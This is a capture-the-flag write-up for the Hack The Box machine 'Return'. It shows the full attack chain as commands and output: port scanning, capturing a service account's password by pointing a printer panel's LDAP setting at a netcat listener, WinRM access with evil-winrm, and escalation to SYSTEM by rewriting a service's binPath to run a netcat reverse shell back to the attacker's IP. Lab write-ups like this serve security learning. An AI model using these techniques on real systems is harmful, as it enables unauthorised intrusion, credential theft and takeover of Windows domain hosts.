
Return - Hack The Box
Let’s abuse server operators group and the configuration of the server.
Portscan
❯ nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49676,49679,49697,52969 10.129.95.241 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 23:11 CET
Nmap scan report for 10.129.95.241
Host is up (0.061s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-09 23:29:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
52969/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1h18m09s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-12-09T23:30:47
|_  start_date: N/A
SMB is opened. Can we use it?
❯ crackmapexec smb 10.129.95.241
SMB         10.129.95.241   445    PRINTER          [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
❯ smbclient -L 10.129.95.241 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
❯ smbmap -H 10.129.95.241 -u null
[!] Authentication error on 10.129.95.241
It didn’t worked. What if we change to the web part?
Web
In settings, we can see server address. It seems that this printer is establishing a connection against printer.return.local. Could we delete that and put our IP while we are listening for incoming connections?

❯ sudo nc -nvlp 389
listening on [any] 389 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.95.241] 58467
0*`%return\svc-printer
                      1edFg43012!!
Are these valid credentials?
❯ crackmapexec smb 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!'
SMB         10.129.95.241   445    PRINTER          [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.95.241   445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
We have seen that port 5985 is opened. Once we have valid credentials, we could test if our user belongs to the remote management users group and obtain a shell
❯ crackmapexec winrm 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!'
SMB         10.129.95.241   5985   PRINTER          [*] Windows 10.0 Build 17763 (name:PRINTER) (domain:return.local)
HTTP        10.129.95.241   5985   PRINTER          [*] http://10.129.95.241:5985/wsman
WINRM       10.129.95.241   5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
❯ evil-winrm -i 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!'
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::8b
   IPv6 Address. . . . . . . . . . . : dead:beef::a49f:9c4:1153:f635
   Link-local IPv6 Address . . . . . : fe80::a49f:9c4:1153:f635%10
   IPv4 Address. . . . . . . . . . . : 10.129.95.241
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7437%10
                                       10.129.0.1
Searching ways to privesc
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled

*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 12:15:13 AM
Password expires             Never
Password changeable          5/27/2021 12:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/26/2021 12:39:29 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Desktop> services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                     True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkSvc
Let’s look for more information in Internet
 Knowing that we can start and stop services, we will try to create a service that uses nc to give us a connection. The nc.exe was uploaded by me.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe create reverse binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.37 443"
[SC] OpenSCManager FAILED 5:

Access is denied.
If we are not allowed to create a new service, may can we reconfigure an existing one?
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config WMPNetworkSvc binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.37 443"
[SC] OpenService FAILED 5:

Access is denied.
There are more services. Maybe with other one
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.37 443"
[SC] ChangeServiceConfig SUCCESS
All right. It only remains stop and start the aforementioned service.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop VMTools                             │
[SC] ControlService FAILED 1062:                                                              │
                                                                                              │
The service has not been started.                                                             │
                                                                                              │
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
We receive the connection
❯ sudo nc -lvnp 443
[sudo] password for ajgs:
listening on [any] 443 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.95.241] 55569
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system